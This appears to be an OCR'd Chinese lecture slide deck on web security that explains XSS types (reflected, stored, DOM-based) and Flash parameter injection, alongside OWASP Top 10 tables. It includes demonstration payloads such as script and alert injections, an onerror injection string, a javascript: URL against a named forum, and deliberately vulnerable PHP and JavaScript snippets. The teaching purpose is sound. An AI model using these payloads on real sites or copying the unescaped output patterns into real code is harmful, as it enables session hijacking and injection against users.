Web安全技术

Web Security

2.2 XSS与CSRF

刘奇旭

liuqixu@iie.ac.cn


中科院信工所 第六研究室

一章一问

- XSS与CSRF的过去、现在和未来。

本章大纲

- Cross-site scripting (XSS)
- Cross-site request forgery(CSRF)



OWASP TOP 10

2017年版本


OWASP Top 10 - 2017 rc1

The Ten Most Critical Web Application Security Risks

OWASP Top 10 – 2013 (旧版)		OWASP Top 10 – 2017 (新版)
A1 – 注入		A1 – 注入
A2 – 失效的身份认证和会话管理		A2 –失效的身份认证和会话管理
A3 – 跨站脚本 (XSS)		A3 –跨站脚本 (XSS)
A4 – 不安全的直接对象引用	- 与 A7合并成为	A4 –失效的访问控制 (最初归类在2003/2004)
A5 – 安全配置错误		A5 –安全配置错误
A6 – 敏感信息泄露		A6 –敏感信息泄露
A7 –功能级访问控制缺失	–与A4 合并成为	A7 –攻击检测与防范不足 (NEW)
A8 – 跨站请求伪造 (CSRF)		A8 –跨站请求伪造 (CSRF)
A9 –使用含有已知漏洞的组件		A9 –使用含有已知漏洞的组件
A10 –未验证的重定向和转发		A10 – 未受保护的APIs (NEW)

2017 OWASP TOP 10

A3 跨站脚本 (XSS)



应用描述	可利用性 平均	普遍性 非常广泛	可检测性 易	影响 中等	应用/业务描述
任何能够发送不可信数据到系统的人，包括外部用户、内部用户和管理员	攻击者利用浏览器中的解释器发送基于文本的攻击脚本。几乎所有数据源都能成为攻击媒介，包括内部数据源比如数据库中的数据。	当应用程序使用攻击者控制的数据更新网页而不恰当地转义该内容或使用安全的JavaScript API时，会发生XSS缺陷。XSS缺陷有两个主要类别：（1）存储型（2）反射型，并且这些可以发生在（a）服务器上或（b）客户端上。大部分跨站脚本漏洞通过测试或代码分析很容易找到。客户端XSS可能很难识别。		攻击者能在受害者的浏览器中执行脚本以劫持用户会话、破坏网站、插入恶意内容、重定向用户、使用恶意软件劫持用户浏览器等等	考虑受影响的系统及该系统处理的所有数据的商业价值。 还应该考虑漏洞公开后对业务的不利影响。

A3-跨站脚本 (XSS)

- 当应用程序收到含有不可信的数据，在没有进行适当的验证和转义的情况下，就将它发送给一个网页浏览器，这就会产生跨站脚本攻击。XSS允许攻击者在受害者的浏览器上执行脚本，从而劫持用户会话、危害网站、或者将用户转向至恶意网站。

CROSS-SITE SCRIPTING (XSS)

- Cross-site scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites.
- XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.
- Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

基本概念

跨站脚本攻击（Cross-Site Scripting，XSS）

- 这类攻击发生在客户端，是攻击者将恶意代码注入到Web客户端，从而影响到其他浏览此Web界面的用户
- 客户端Web 安全中的头号大敌

注入的恶意代码包括：

- 危险的HTML标签、客户端脚本、其它能执行JS的容器等
- 大多数时候与JavaScript有关

注入源

- form: post/get
- url parameters
- cookie
- header
- html媒体文件的内容
- ……

只要是输入点都可以是注入源

XSS类型

反射型XSS

- 把用户输入的数据“反射”给浏览器。黑客需要诱使用户点击恶意链接，才能攻击成功，这类跨站的代码一般不存储到服务端

存储型XSS


- 这是利用起来最方便的跨站类型，跨站代码存储于服务端（比如数据库中）

DOM Based XSS

- 通过修改页面的DOM节点形成的XSS，这是客户端脚本自身解析不正确导致的安全问题

反射型XSS

攻击者




1.发送带有恶意链接的邮件：
safebank.com/search.php?
query=<script>doEvil()</script>

Your query
<script>doEvil()</script>
returned 0 results

3.服务器把恶意参数包含到HTML页面中

用户



2.点击带有恶意参数的链接

4.包含恶意攻击代码的HTML页面

受害服务器

5.执行嵌入的恶意脚本

反射型XSS（例1）

- 下面这个页面的主要作用是获取用户输入的参数作为用户名，并在页面中显示“欢迎您，XXX”的形式，具体代码如下：

```
<?php
$username = $_GET["name"];
echo "<p>欢迎您, ".$username."!</p>";
?>
```

- 如用户提交姓名为“张三”，完整的URL地址如下：
  - http://localhost/test.php?name=张三

反射型XSS（例1）

- http://localhost/test.php?name=张三



```
<HTML>
<Body>
欢迎您，张三！
</Body>
</HTML>
```

- http://localhost/test.php?name=<script>alert(/我的名字是张三/)</script>


```
<HTML>
<Body>
欢迎您，
<script>alert(/
我的名字是张
三/)</script>
</Body>
</HTML>
```

反射型XSS（例2）

http://bbs.tiexue.net/default.htm?ListUrl=javascript:alert%20(top.document.write(%27hello%20world%27))




存储型XSS


□ 存储型XSS——通常情况

场景：Safebank.com主页有一个form，
用户通过该表单可以向客服提问。

PHP Code: <? echo "<div class='question'>$question</div>";?>
HTML Code: "How do I get a loan?"



用户



工作人员

1.用户通过HTTP POST提问："如何贷款？"

2.服务器把问题存储在数据库中

3.工作人员向服务器请求客户问题页面


4.服务器从数据库中检索所有用户问题

5.服务器把包含用户问题的HTML页面返回给工作人员


服务器

存储型XSS


- 存储型XSS



PHP Code: <? echo "<div class='question'>$question</div>";?>
HTML Code: <script>doEvil()</script>



攻击者



工作人员

3.受害者向服务器请求客户问题页面

4.服务器从数据库中检索所有用户问题

1.攻击者通过HTTP POST提问：“<script>doEvil()</script>”

5.服务器把包含用户问题的HTML页面返回给受害者

2.服务器把问题存储在数据库中


服务器

存储型XSS（例1）


- 存储型XSS脚本攻击最为常见的场景就是在博客或新闻发布系统中，黑客将包含有恶意代码的数据信息直接写入文章或文章评论中，所有浏览文章或评论的用户，都会在他们客户端浏览器环境中执行插入的恶意代码。
- 在某论坛的话题下面发布一个帖子：

存储型XSS（例2）

- 邮箱中的附件在线预览页面存在的XSS漏洞：



存储型XSS（例2）



123.txt
发件人：dongy1234<dongy1234@tom.com>
时间：2015-01-18 20:52:40
收件人：dongy1234@tom.com
附件：1个（123.txt）查看
http://www....ail&uuid=2
www.tommail.com.cn/webmail/read
访问最多
o(∩_∩)o
recipes
深度学习
日志挖掘
中国科学院大学网上...
/xss/
确定
附件(1个)
普通附件
123.txt (28.32 B)
下载 在线预览

DOM-BASED XSS

- 传统XSS漏洞是由服务器端代码引起的，主要通过服务器端代码过滤来防御XSS攻击。
- Web2.0时代的到来，客户端出现了JavaScript脚本。与服务器类似，这些脚本代码也很有可能容易受到攻击。
- 当XSS漏洞存在于客户端代码时，**这种XSS漏洞被称作Dom based XSS漏洞。**

DOM-BASED XSS


攻击者



1.发送带有恶意链接的邮件：
safebank.com/welcome.php?
query=<script>doEvil()</script>

3.服务器以安全模式处理参数，或者忽略恶意参数

用户



2.点击带有恶意参数的链接


4.安全的HTML页面

服务器

5.客户端的JavaScript脚本以不安全的方式使用参数，使代码执行

DOM BASED XSS

- 这种类型的XSS是通过修改DOM节点形成的，并非按照“数据是否保存在服务器端”来划分，从效果上来看也是反射型XSS，与服务器无关。
- 下面页面功能是提交一个图片的URL地址以后，在页面中展示该图片。



跨站脚本攻击——XSS类型

- **DOM Based XSS**


```
html>
<head>
<title>DOM Based XSS Demo</title>
<script>
function xsstest()
{
 var str = document.getElementById("input").value;
 document.getElementById("output").innerHTML = "<img src='"+str+"'></img>";
}
</script>
</head>
<body>
<div id="output"></div>
<input type="text" id="input" size=50 value="" />
<input type="button" value="提交" onclick="xsstest()" />
</body>
</html>
```

DOM BASED XSS

- 当用户输入完百度LOGO的地址，点击“提交”按钮后，“提交”按钮的onclick事件会调用xsstest()函数，而xsstest()函数会获取用户提交的地址，通过innerHTML将页面的DOM节点进行修改，把用户提交的数据以HTML代码的形式写入页面中并进行展示。

DOM BASED XSS

- 以上情况为正常的用户输入情况，通过构造如下数据，输入“#’ onerror=’javascript:alert(/DOM Based XSS Test/)”，在浏览器中提交后，出现了弹窗提示



哪里可以XSS

- **HTML本身**
  - HTML元素、元素属性、CSS等
- **XML文档**
- **Flash**
- **客户端软件**
  - pdf、灵格斯词典、office、rar自解压等
- **HTML上的一些媒体元素**
  - wmf, word, pdf, applet
  - ……

FLASH参数注入

- 通过类似http://abc.com/fpi.swf?url=http://www.evil.com的方式，将恶意数据传进flash的as脚本中处理执行
- Cross-Site Flashing as脚本

```
If (_root.movieURI == undefined) {
   _root.movieURI = http://host/movie.swf;
}
loadMovieNum(_root.movieURI, 1);
```

表 1　导致 XSS 漏洞的 ActionScript 危险函数


Id	ActionScript Function	Type	X is JS Only	Additional Comments to X
1	*getURL*(*X*,"_self")	AS2	Yes	
2	*navigateToURL*(*new URLRequest*(*X*),"_self")	AS3	Yes	
3	*TextArea.text*=*X*/*TextArea.htmlText*=*X*	AS2/3	Yes	HTML Contain JavaScript Code
4	*TextInput.text*=*X*/*TextInput.htmlText*=*X*	AS2/3	Yes	HTML Contain JavaScript Code
5	*Label.text*=*X*/*Label.htmlText*=*X*	AS2/3	Yes	HTML Contain JavaScript Code
6	*LoadMovie*(*X*)	AS2	No	SWF File
7	*LoadMovieNum*(*X*,0)	AS2	No	SWF File
8	*LoadVariables*(*X*)	AS2	No	Text File
9	*LoadVars.load*(*X*)	AS2	No	Text File
10	*LoadVars.send*(*X*,"_self","GET")	AS2	No	Text File
11	*LoadVars.sendAndLoad*(*X*,*myload*,"GET")	AS2	No	Text File
12	*Loader.load*(*X*)	AS3	No	SWF/Text/XML/Sound/Video
13	*Sound.loadSound*(*X*,*isStream*)	AS2	No	Sound File
14	*NetStream.play*(*X*)	AS2/3	No	Video File
15	Data Injection	AS2	No	See Ref. [16]
16	*XML.load*(*X*)	AS2	Yes	XML File
17	*XML.send*(*X*,"_self")	AS2	Yes	XML File
18	*XML.sendAndLoad*(*X*,xml)	AS2	Yes	XML File
19	*ExternalInterface.call*(*X*)	AS2/3	Yes	
